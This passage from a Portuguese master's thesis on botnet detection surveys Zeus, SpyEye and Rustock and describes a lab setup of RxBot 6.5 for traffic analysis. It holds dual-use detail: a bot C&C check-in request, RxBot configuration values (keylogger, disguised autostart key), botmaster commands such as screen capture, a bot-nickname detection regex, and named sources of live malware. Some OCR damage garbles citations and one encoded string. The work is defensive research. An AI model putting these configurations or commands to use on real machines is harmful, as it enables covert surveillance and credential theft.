Atualmente o desenvolvimento de Botnets passa pelo desenvolvimento de bots HTTP, sendo que por volta de Abril de 2008 investigadores da empresa de segurança *Damballa* descobriram que a Botnet Kraken (também conhecida por Bobax) infectou 50 empresas da lista Fortune 500, que apresenta as melhores 500 empresas a nível mundial, e conseguiu atingir um número de 400.000 máquinas infectadas. Os investigadores estimaram também que esta Botnet Kraken conseguia enviar cerca de 9 milhões de mensagens de SPAM por dia. Os modelos atuais de deteção de Botnets baseiam-se na análise de DNS queries que são enviadas dos bots para o servidor DNS quando os bots se ligam a um servidor C&C ou atacam determinado alvo. Esta análise tem em conta as redes FastFlux, as quais irei abordar no anexo B.1. Cada vez mais estes modelos de deteção irão apresentar mais falhas pois as Botnets estão a ser desenvolvidas de forma a diminuir a sua interação com os servidores DNS. Tipicamente as Botnets HTTP usam o protocolo HTTP, que é bastante diferente do comportamento de um bot IRC que mantém uma ligação e que não faz novas ligações após a primeira ligação ao servidor de comando. Uma Botnet HTTP normalmente não mantém uma ligação permanente ao servidor C&C, em vez disso os bots contactam normalmente o servidor em intervalos regulares que habitualmente são passíveis de serem configurados pelo Botmaster. Outra direção que o estudo da deteção de Botnets HTTP está a seguir é o método de correlação entre grupos, em que se observam as semelhanças na atividade de rede entre dois ou mais bots para verificar se são da mesma Botnet. No entanto, este método parte da premissa que hajam pelo menos dois hosts infetados pelo mesmo bot na rede monitorizada.[**?**] É óbvio que os criadores das Botnets baseadas no protocolo HTTP tentam esconder o tráfego gerado pelas mesmas no tráfego legítimo de uma host comprometido. Os investigadores do grupo de segurança Team Cymru descobriram que 46% dos servidores de C&C usa um domínio próprio e que estes têm somente o objetivo de alojar um servidor de comando de uma Botnet HTTP. Tal facto é apresentado na figura 2.3, em conjunto com os outros tipos de alojamento dos servidores C&C de uma Botnet.




Figura 2.3: Alojamento comum dos servidores C&C de uma HTTP Botnet - Estudo Team Cymru [**?**]

A figura 2.4 mostra um estudo do 1º dia de Junho de 2008 da equipa Team Cymru acerca da localização geográfica de Botnets HTTP.




Figura 2.4: Local dos servidores C&C de uma HTTP Botnet em 2008 - Estudo Team Cymru [**?**]

Assim, dentro desta família enorme de Botnets HTTP, parte delas está associada à instalação de adware, lançamentos de ataques de *denial of service* e até roubo de informação financeira dos hosts. Como esperado, os servidores C&C que funcionam sobre HTTP são usados para diferentes atos criminais e neste aspeto não diferem das Botnets que referi nos pontos anteriores (P2P e IRC), deste modo a observação de uma infeção de um bot HTTP

baseia-se na procura por outros padrões nas ligações das vítimas ao servidor de controlo. Por exemplo, numa análise efetuada ao Bot *matchbot* verifica-se que as máquinas infetadas se juntam à rede usando uma string codificada em base64 contendo informação acerca do endereço local, sistema operativo em uso e um identificador do utilizador local, como por exemplo:

GET /cgi-bin/get.cgi?data=dmVyPTUmdWlkPTE4MDczMzM2NSZjb25uPSZvT-fughujgbrjgbisFFdsTHHDFGFEfefdsfWqYjhJ

O servidor de controlo irá responder com um comando codificado numa string que contenha o endereço de uma máquina para ser efectuado um ataque de DDoS, instruções para envio de informação confidencial ou informações para actualizar o bot.

2.2.4 HTTP Botnets destinadas ao roubo de informação pessoal

No âmbito desta dissertação de mestrado o estudo incidiu mais nas Botnets atuais de roubo de informação aos utilizadores.Neste campo foram estudadas duas Botnets - Zeus e SpyEye, que se encontram bastante em foco hoje em dia pois contam com um número elevado de máquinas infetadas e estão constantemente a ser atualizadas, no sentido de ser mais complicada a sua deteção por parte dos diversos anti-vírus e de explorarem novos exploits que vão aparecendo nos sistemas operativos onde se encontram alojadas.

Zeus Botnet

Segundo investigadores da empresa de segurança Damballa, em Julho de 2009 a Botnet Zeus tinha o maior número de máquinas infetadas, cerca de 3.6 milhões de máquinas nos EUA (19% dos PCs existentes nos EUA - valor estimado à data do estudo). Existe igualmente uma estimativa que cerca de 44% de infeções relacionadas com fraude bancária seja responsabilidade da Zeus, ao ponto de a Symantec se referir muitas vezes a ela como *"King of the Underground Crimeware Toolkits"*. A grande vantagem da Botnet Zeus é que se encontra muito divulgada no mercado dos hackers e, existem uma série de módulos de expansão que vão sendo lançados pela equipa de desenvolvimento de forma a aproximar a Botnet das necessidades dos clientes criminosos. Uma das melhores funcionalidades desta Botnet é o algoritmo de geração de domínios. Sucintamente, o trojan recorre a uma API de Encriptação para calcular valores MD5 de uma hash. Os valores da hash são preenchidos tendo também em conta o valor de tempo do computador comprometido. Após o valor da hash ser criado, o mesmo é extraído e convertido para uma string de caracteres ASCII e adicionado a um domínio -.biz, .info, .org, .com, .net - de forma a criar um registo DNS. Tendo em conta este facto, são criadas uma série de domínios impossíveis de serem lidos, como por exemplo - http://ertyusopiloiz.info, http://ertyusopiloiz.org, http://ertyusopiloiz.net. O trojan calcula estes valores a partir de uma lista de URL, após o que tenta fazer download de novos ficheiros, o que possibilita que num determinado momento só alguns endereços dos inicialmente produzidos estejam ativos. O bot questiona diariamente uma lista de cerca de 1000 domínios para verificar em qual deles se encontra activo o servidor de comando, procede então a um download de um ficheiro que tem presente uma assinatura que permite que o bot só execute o ficheiro que acabou de ser descarregado se esta assinatura puder ser verificada por uma chave pública embebida no bot. Isto assegura nas versões mais recentes do bot, nomeadamente a Zbot.B, que cada bot criado pelo kit de construção só execute os seus próprios ficheiros. Isto é um novo mecanismo de

proteção da Botnet Zeus em resposta a algumas versões da Botnet Spyeye, que irei referir de seguida, que traziam uma ferramenta para destruir bots da Zeus para não ocorrer um aproveitamento dos bots por outros tipos de malware. Assim temos todos os dados enviados pela Botnet encriptados e passíveis de serem descodificados por uma chave interna ao bot, o que implica que todos os Bots sejam atualizados para uma versão que inclua a nova password de desencriptação caso a chave seja alterada. No processo de comunicação com o servidor é pedido um ficheiro dinâmico de configuração. Ao contrário do que referi antes, este é o único ficheiro que já foi encriptado pelo módulo de construção e pode ser enviado sem mais nenhum processamento. Após a receção, o bot irá retirar uma URL do servidor de entrega do ficheiro, de seguida irá fazer um HTTP POST contendo alguma informação sobre a máquina infetada, efetuar um processo de login e indicar o seu estado como online. Ao longo da sua atividade o bot irá continuar a efetuar POST encriptados de dados capturados a intervalos de tempo passíveis de serem monitorizados em períodos regulares. Outra funcionalidade importante da Botnet Zeus é a sua capacidade de injetar código dinâmico em páginas web visualizadas num bot. Isto é feito on-the-fly, ao mesmo tempo que os dados passam do servidor para o browser do cliente. Em termos de mecanismos de proteção, a ZBot infecta ficheiros .exe, que são detetados como um trojan ZBot.B inf, sendo que os ficheiros infetados irão fazer download de uma nova versão do trojan ZBot.B. Ao fazer isto, mesmo que o trojan ZBot seja removido, a restante parte do trojan ZBot.B inf garante que irá efetuar o download de uma nova versão do Zbot.B e que a máquina permanece infetada. Isto prova que mesmo para este tipo de empresas com atividade criminosa a continuação do processo de trabalho, vulgo infeções de mais bots, é crítico e não pode ser interrompida uma vez que os clientes compradores da Zbot se movem por interesses financeiros.

SpyEye Botnet

Nos finais de Dezembro de 2009 um nova ferramenta de crime informático emergiu do mercado russo, conhecida por SpyEye V1.0 começando a ser vendida nos fóruns russos a preços de entrada de 500 dólares. O toolkit da SpyEye é bastante semelhante ao da Zeus, pois contém igualmente um módulo de construção do bot executável com um ficheiro de configuração e um painel de controlo web para monitorização com o servidor de C&C. As funcionalidades anunciadas no momento do lançamento eram:

- Formgrabber (Keylogger)
- Módulos de preenchimento automático de cartões de crédito
- Backup diário para email
- Ficheiro de configuração encriptado
- FTP protocol grabber
- POP3 grabber
- Http basic access authorization grabber
- Zeus Killer

No momento da escrita desta dissertação a *Fortinet* publicou um relatório de mercado sobre vulnerabilidades em produtos Cisco, Adobe e Microsoft. A Botnet SpyEye entrou neste relatório como uma das 10 principais ameaças nestes meses, o que significa que as organizações criminais possam estar a mudar para esta Botnet em detrimento da Zeus. Isto pode dever-se à concorrência feroz entre a equipa de desenvolvimento da SpyEye e da Zeus. A última versão do bot SpyEye possui um mecanismo revolucionário de transferências automáticas de informação. Este sistema é responsável por iniciar as transferências de dinheiro das vitimas para as contas do Botmaster. No essencial, consiste em código Javascript capaz de esconder transferências monetárias fraudulentas aos olhos da vitima, atrasando para mais tarde a deteção das mesmas. Esta rotina de transferência automática de informação é específica para cada banco atacado pois cada banco tem uma interface diferente. É bastante claro que este bot possui os mesmos objetivos que o Zeus, e que a disputa entre estes dois bots se tende a alargar em prejuízo do utilizador vulgar de computador que irá ter um maior número de ameaças cada vez mais atualizadas ao pormenor, para conseguirem vender o produto de crimeware melhor que o seu concorrente direto.

2.2.5 HTTP Botnets destinadas ao envio de SPAM

No âmbito desta dissertação de mestrado foi abordada uma Botnet muito divulgada no envio de spam, chamada Rustock [**?**]. Esta Botnet apareceu em meados de 2006 e, em Março de 2011 a Microsoft anunciou ter desligado a maior parte desta rede, ou seja, no momento da análise de resultados práticos posso afirmar que nesta dissertação se obtiveram as últimas capturas de tráfego produzidas pela Rustock [**?**]. Esta rede consistia numa série de computadores correndo MS Windows, sendo capazes de enviar cerca de 25,000 mensagens de spam por hora a partir de uma máquina infetada. No momento mais ativo da Botnet, esta era capaz de atingir uma média de 192 mensagens/minutos de spam por máquina comprometida. O número de máquinas infetadas estima-se ter atingido os 2.500.000. O tamanho da Botnet foi aumentando e mantido principalmente através da propagação própria, na qual a Botnet enviou um número elevado de e-mails maliciosos contendo o próprio trojan embebido na mensagem. A aproximação atual de prevenção das spam Botnets consiste em estratégias que extraiem assinaturas de URLs destinadas ao spam. Apesar de neste tipo de Botnets prevalecer a importância do conteúdo dos e-mails enviados em vez da propagação da Botnet, existem alguns desafios que são mais complicados de analisar neste contexto, como por exemplo o facto dos spammers inserem URLs legitimas no conteúdo do e-mails enviado para aumentar a legitimidade dos mesmos. Devido ao facto de existir esta coexistência entre URL legítimas e maliciosas num e-mail a deteção torna-se menos eficaz utilizando uma aproximação que não lide tanto com a monitorização do tráfego de rede.

Capítulo 3

Metodologia de Análise de Botnets

No âmbito da monitorização de tráfego de rede optou-se inicialmente por montar uma estrutura com a Botnet mais acessível na Internet, a RxBot 6.5 que pertence à família Agobot, de forma a perceber o que uma Botnet é capaz de efetuar. Esta Botnet está plenamente divulgada na Internet, com diversos tutoriais sobre como a usar, sendo o código fonte igualmente disponibilizado. As principais características desta Botnet são:

- A capacidade modular, isto é, acrescentando novos módulos expandem-se os comandos que os bots são capazes de executar
- Atacar exclusivamente plataformas Windows
- Comunicar com um servidor IRC
- Permitir uma ligação com canais IRC protegidos por password
- Port Scan
- Packet Sniffing
- Key Logging
- Incluir capacidades de executar comandos em multi-thread.
- Usufruir de um servidor SMTP no cliente para envio de spam, e reenvio do bot para outras máquinas
- Utilizar o protocolo HTTP para despoletar ataques DDoS




Figura 3.1: Esquema de funcionamento da Botnet RxBot 6.5

A figura 3.1 exemplifica o esquema adotado dentro da mesma máquina para testar esta Botnet. A máquina onde se montou a estrutura encontrava-se isolada da rede de forma a não haver possibilidade de contaminação de outras máquinas existentes na rede da Universidade. O código fonte foi obtido a partir de um forum underground ($http://www.hackforums.net$), incluindo uma coleção de ficheiros C++ com os respetivos headers. A modularidade é bastante percetível, pois cada funcionalidade correspondia a um ficheiro C++; isto permitia ao botmaster controlar o código fonte de forma bastante fácil e tornava a adição e remoção de módulos uma tarefa trivial. Um módulo desenvolvido para a família Agobot normalmente podia ser exportado para outro membro. Do lado do servidor foram configuradas propriedades como as apresentadas na tabela 3.1:

Tabela 3.1: Configurações padrão do servidor RxBot6.5

Propriedade	**Variável**	**Descrição**
Nome do servidor IRC ou IP	char server[] =	IP do servidor de C&C
Password do servidor IRC	char serverpass[] =	Password requirida para conexão ao servidor
Porta do servidor IRC	int port = 6667	Porta de escuta do servidor. Por defeito 6667
Nome do canal IRC	char channel[] = "#masterThesis"	Nome do canal IRC ao qual o bot é suposto ligar-se
Password canal IRC	char chanpass[] =	Password do canal IRC necessário para o bot poder juntar-se

Foi igualmente configurado um servidor de backup para o caso do principal ficar offline. Do lado do cliente foram também configurados os items presentes na tabela 3.2:

Tabela 3.2: Configurações padrão do cliente RxBot6.5 (cont.)

Propriedade	Variável	Descrição
Bot ID	char botid[] =	String identificadora do bot
Bot Versão	char version[] =	Versão do bot
Bot Password	char password[] =	Password para se ligar a Botnet
Bot Nome do EXE	char filename[]= ? ?	Nome do executável criado pelo trojan na máquina onde fica alojado

Foram igualmente configuradas diversas opções no cliente para controlar as ferramentas existentes no bot, entre elas as apresentadas na tabela 3.3:

Tabela 3.3: Configurações padrão do cliente RxBot6.5

Propriedade	Variável	Descrição
Debug Log Filename	ifdef DEBUG char logfile[]="c:\debug.crf"; endif	Nome do ficheiro de log criado na máquina vítima
Key Logger Filename	char keylogfile[] = "test.crf"	Nome do ficheiro de Keylogging armazenado na vítima
Auto Start Flag	BOOL AutoStart = TRUE	Activação do registo de chaves no registo do sistema
Auto Start Value	char valuename[] = "Microsoft IT Update"	Chave para o nome de registo de arranque automático do bot
Pay Load Filename	char szLocalPayloadFile[]="payload.dat?	Nome do ficheiro para o payload
Exploit Channel Name	char exploitchan[] = "#masterThesis"	Nome do canal onde serão recebidas as mensagens relativas aos exploits usados pelo bot
Key Logger Channel Name	char keylogchan[] = "#masterThesis"	Canal para onde serão enviadas as mensagens respectivas ao keylog
Packet Sniffer Filename	char psniffchan[] = "#masterThesis"	Canal para onde serão redireccionadas as mensagens sniffadas pelo bot
sock4 Daemon Port	int socks4port = 1243	Porta para o daemon sock4
tftp Port	int tftpport = 69	Porta para o servidor tftp
http port	int httpport = 2001	Porta para o servidor http

Os módulos mais importantes do RxBot são:

- **rbot.cpp** – Módulo essencial ao funcionamento da bot, pois contém o "cérebro"da mesma. A execução dos módulos secundários depende deste módulo para funcionar.

- **autostart.cpp** – Módulo para arranque automático do bot e desactivação de protecções no computador da vítima.

- **capture.cpp** – Módulo que permitia capturar screenshots da vítima, activar a webcam, ou receber videos que estivessem a ser reproduzidos no computador da vítima. Possibilitava retirar informação confidencial da máquina infectada para roubo de identidade, por exemplo.

- **cdkeys.cpp** – Módulo que roubava as chaves de software instaladas na máquina infectada.

- **findpass.cpp** – Módulo que retirava as passwords da memória da máquina comprometida e enviava para o botmaster pelo canal IRC. As passwords seriam usadas para invasão de contas de bancárias, e-mail entre outras.

- **processes.cpp** – Módulo que permitia matar qualquer processo da máquina infectada, como por exemplo firewalls e anti-vírus entre os mais comuns.

Após terem sidas efetuadas estas configurações, deu-se início à experiência de funcionamento do bot, na qual se infetou o cliente instalado na máquina virtual 2, aparecendo após alguns segundos a máquina infetada no canal configurado no servidor IRC. Seguidamente foram executadas instruções para testar o funcionamento do bot, como por exemplo:

< @*botmaster* > .capture screen C:\Screenshot.jpg
< *botclient* > [CAPTURE]: Screen capture saved to: C:\Screenshot.jpg

Comando para efetuar uma captura de ecrã no computador da vítima.

< @*botmaster* > .tftpserver start < *botclient* > Server start at port 21.

Comando para arrancar um servidor tftp na porta configurada na construção do bot. Com a ilustração destes dois comandos pertencentes a uma lista de comandos do RxBot, pretendo demonstrar que estas ordens efetuadas por parte do botmaster aos clientes ocorrem sempre num modelo em tempo real, ou seja, somente quando o operador da Botnet insere alguma instrução no canal IRC de controlo dos bots é que os mesmos vão efetuar a ação correspondente. A única possibilidade de caracterizar um cliente destes monitorizando o seu tráfego de rede passa por controlar os tempos nos pedidos de PING-PONG que aparecem na comunicação com os bots, e até mesmo estes são possíveis de ser configurados com pequenas alterações no código fonte do bot, ou então uma monitorização de strings características no tráfego de rede correspondente. As abordagens mais bem conseguidas na deteção de Botnets IRC, tal como a RxBot, utilizam um mecanismo que foi apresentado por *Goebel and Holz* e que baseia na deteção do nickname da máquina infetada no canal IRC [**?**]. O sistema Rishi apresentado simplificadamente na figura 3.2 usa um mecanismo de classificação de nicknames baseados em expressões regulares. Cada nickname é testado contra várias expressões regulares que filtram nomes de bots conhecidos. A configuração inicial do projecto contava com 52 expressões regulares diferentes que correspondiam a umas centenas de nicknames conhecidos por serem usados por bots.




Figura 3.2: Esquema do modelo de detecção Rishi

Estas expressões regulares foram geradas analisando mais de 4,000 bots diferentes e os respectivos nicknames. Por exemplo a expressão $\backslash[[0-9]\backslash|[0-9]4$, corresponde a nicknames como [0|1234] e outra expressão irá corresponder a nomes como |1234. Como todas as expressões regulares são guardadas num ficheiro separado, as existentes podem ser facilmente ajustadas e também podem ser acrescentadas novas à medida que novos bots forem aparecendo.Se o nome de um bot corresponder a uma expressão regular, será despoletado um alarme. Depois de a solução encontrada inicialmente não ter sido a mais eficaz na análise estatística de tráfego de rede, devido ao facto de os comandos e o tráfego gerado pelas Botnets ser feito *on-demand*, optou-se por uma metodologia já aplicada noutros estudos nesta área [**?**, **?**], acrescentando outros meios para enriquecer a coleção de malware disponível. Optei por montar um Honeypot de baixa interatividade, ferramenta usada em muitos estudos nesta área. No essencial, um Honeypot é uma máquina comprometida. Este tipo de sistemas pode ser dividido em três níveis:

1. Honeypot de Baixa Interatividade : Tem funcionalidades prestadoras de serviços falsos, tais como Listener TCP/UDP e mecanismos de respostas falsas, são os mais fáceis de instalar e configurar;

2. Honeypot de Média Interatividade : Permite ao atacante uma interação maior com o sistema, pois nem todos os serviços são totalmente emulados permitindo acesso a pastas e arquivos do sistema real, mas sem proporcionar acesso aos arquivos críticos do sistema;

3. Honeypot de Alta Interatividade : Este tipo de Honeypots permite ao atacante interagir com um sistema operacional e serviços reais. Os serviços não são simulados, não são utilizados ambientes especiais e nada é restringido. Este Honeypot traz maior risco ao sistema e é mais complexo de ser criado, oferecendo porém uma maior possibilidade de recolha de dados. Não são percetíveis ao atacante.

O valor de um sistema deste género está no facto de que nenhum serviço de uso comum é associado ao sistema, sendo que a sua existência não é divulgada; então nenhuma tentativa de

ligação será esperada, e assim qualquer tentativa de atividade com o sistema será considerada uma possível tentativa de intrusão [**?**]. O Honeypot escolhido foi o Dionaea que não é mais que um recurso de rede cuja função é de ser atacado e comprometido (invadido) [**?**]. Significa dizer que um Honeypot poderá ser testado, atacado e invadido, de forma a capturar variados tipos de clientes de malware. O Dionaea é um Honeypot de baixa interatividade, possui serviços SMB, HTTP, FTP e TFTP, que ficou a correr numa máquina exposta ao exterior da rede da universidade com uma ligação ADSL dedicada. Após 3 dias e sem tentativas nítidas de invasão e de captura de executáveis que pudessem ser testados num ambiente independente, optei por mudar o honeypot para uma nova máquina a que foi mantida em execução até hoje. Os ficheiros capturados contam-se por versões de Anti-Virus falsos, e essencialmente programas que enviam vários tipos de publicidade visual para uma máquina infectada. Assim sendo, optei por recorrer a bases de dados de malware e fóruns underground de acesso gratuito de forma a obter executáveis viáveis, sendo que as bases de dados disponíveis pertenciam a instituições governamentais ou a grupos de investigação que possuíam Honeypots próprios instalados em ambientes com maior dimensão do que a instalação efetuada por mim em laboratório. Algumas instituições não cederam o acesso às suas bases de dados pois funcionam num regime de partilha, ou seja, para aceder às mesmas é necessário partilhar novos binários, ou então já possuíam o número de investigadores que consideravam necessários para realizar as suas tarefas. Portanto a instalação final para análise laboratorial consistiu na seguinte série de passos:

1. Pesquisa de binários em locais como : http://www.malwaredomainlist.com, http://support.clean-mx.de/, http://amada.abuse.ch, http://hackforums.net, diversos fóruns russos onde obtive informação de que se trocavam malwares e especialmente no site Offensive Computing, LLC (http://www.offensivecomputing.net), o qual foi formado por Danny Quist e outros como um recurso para a comunidade de segurança de computadores. O principal objetivo do site é proporcionar uma coleção vasta de malwares para ajudar as pessoas a proteger as suas redes de computadores. O site oferece cópias "vivas"de malware, capacidade de procura por md5sums. Segundo os membros conta com a maior coleção de malware da Internet, sendo que no momento da procura contava com 2,481,280 ficheiros.

2. Procura de binários em *trackers* dedicados à Botnet Zeus e SpyEye: https://zeustracker.abuse.ch/ e https://spyeyetracker.abuse.ch/

3. Tentativa de download das fontes dos pontos acima indicados, de preferência dos bots mais actuais tais como Zeus, SpyEye e Rustock essencialmente, análise dos bots nos serviços online Anubis (anubis.iseclab.org) e VirusTotal (www.virustotal.com) que, respetivamente, fazem uma análise da execução do binário e informações sobre o nome e tipo de Vírus contido no binário descarregado.

4. Arranque dos executáveis numa *testbed* composta por uma máquina física correndo Windows XP SP3 com 8Gb de disco e que foi formatada em cada execução de bot. Isto foi efetuado para garantir que o bot instalado não se iria desativar caso verificasse que se encontrava numa máquina virtual.

5. Como a tarefa do ponto anterior era bastante dispendiosa, uma vez que o processo de formatação de uma máquina física não é instantâneo, tomei o risco de correr algumas Botnets dentro de máquinas virtuais sabendo que o bot se poderia desativar logo no

início, devido a uma verificação que possa existir no seu código. Foi montada uma máquina virtual Windows XP SP3 sobre Ubuntu 10.10, e nomeadamente nas últimas capturas da Zeus e SpyEye, continuou a verificar-se troca de informação com os servidores de C&C.

6. Captura do tráfego dos bots instalados com recurso à ferramenta Wireshark, pois foi verificado que o volume de tráfego não foi muito elevado, e assim sendo, o recurso ao TShark não foi necessário, visto que este gere melhor grandes volumes de dados pois não enche a memória RAM rapidamente [**?**].

7. Análise de alto nível das capturas de tráfego C&C efetuadas.

O modelo de análise final pode ser mostrado na figura 3.3.




Figura 3.3: Modelo adotado no âmbito desta dissertação para análise de comportamentos de rede de uma Botnet

Um problema verificado no final da execução dos bots, é que é bastante difícil, para não dizer impossível, garantir que se encontra somente um bot a correr num determinado momento, isto é, os executáveis são normalmente Trojan-Downloaders, que segundo a informação das empresas de investigação nesta área, irão efetuar o download do Bot tipo X. Mas no momento da execução o mais provável é que o Trojan-Downloader além do executável do Bot tipo X, efetue igualmente download de outros tipos de malware que podem ser também mais um ou dois bots de outras Botnets, ficando a máquina infetada a executar diversas instâncias de malwares diferentes em vez de uma instância limpa de uma Botnet. Isto é uma situação bastante difícil de contrariar. Após o processo de captura de tráfego, este foi filtrado com base em dados estatísticos e decisão humana. A observação *a priori* de tentativas de comunicação com servidores de update da Microsoft foram excluídas, tal como algumas comunicações com servidores da Google, visto serem comunicações de envio de bookmarks do browser, por exemplo, e os endereços envolvidos fazerem parte de *White Lists* de endereços fidedignos. Foi reduzido o tráfego aos protocolos TCP, UDP e eliminado tráfego de sistema como pedidos NBNS e atualizações de sistema da Microsoft. O tráfego contendo fluxos TCP somente com SYN ou flags de RST indicam que a comunicação nunca foi estabelecida e assim não proporciona informação sobre tráfego de C&C, sendo que nenhuns dados do nível aplicacional foram transferidos por estes fluxos removidos. O corte no tamanho das capturas recorrendo apenas a estes filtros foi bastante significativo em alguns casos, sendo esta redução não havendo necessitado de recorrer a serviços que permitem garantir a confiança e veracidade de pares IP-Porto. De

seguida, passou-se a uma etapa de classificação, na qual foram processados os conjuntos de dados filtrados usando algumas técnicas de classificação. *Dewes*, propôs um esquema para identificação de tráfego de chat que combina numa série de critérios de discriminação, como Porto usado, distribuição do tamanho do pacote, e conteúdo do pacote [**?**]. Outros métodos de classificação de tráfego focam-se no uso de técnicas estatísticas para caracterizar e classificar fluxos de dados. *Roughan* usou uma classificação com o objetivo de identificar as quatro maiores classes de serviço: interativo, transferência de dados bulk, streaming e transacional. No estudo da sua equipa foi investigada a eficácia de usar o tamanho do pacote e a duração do fluxo, e esquemas de classificação simples foram aplicados para produzir classificação precisa de fluxos de tráfego. O primeiro passo na modelação é a compreensão estatística das características do tráfego. Estas podem ser subdivididas em duas categorias: estáticas - que não variam ao longo da duração do fluxo - e dinâmicas - que variam ao longo do tempo em que o fluxo vai progredindo. A informação imutável guardada nos cabeçalhos IP e TCP/UDP é uma forma de adquirir características estáticas. Estas incluem os valores que formam a identificação por um tuplo de 5 elementos (5-tuplo) - IP fonte, IP destino, PORTOS fonte e destino e o protocolo. Tempos de início e término de um fluxo, tal como a duração do fluxo, são exemplos de características 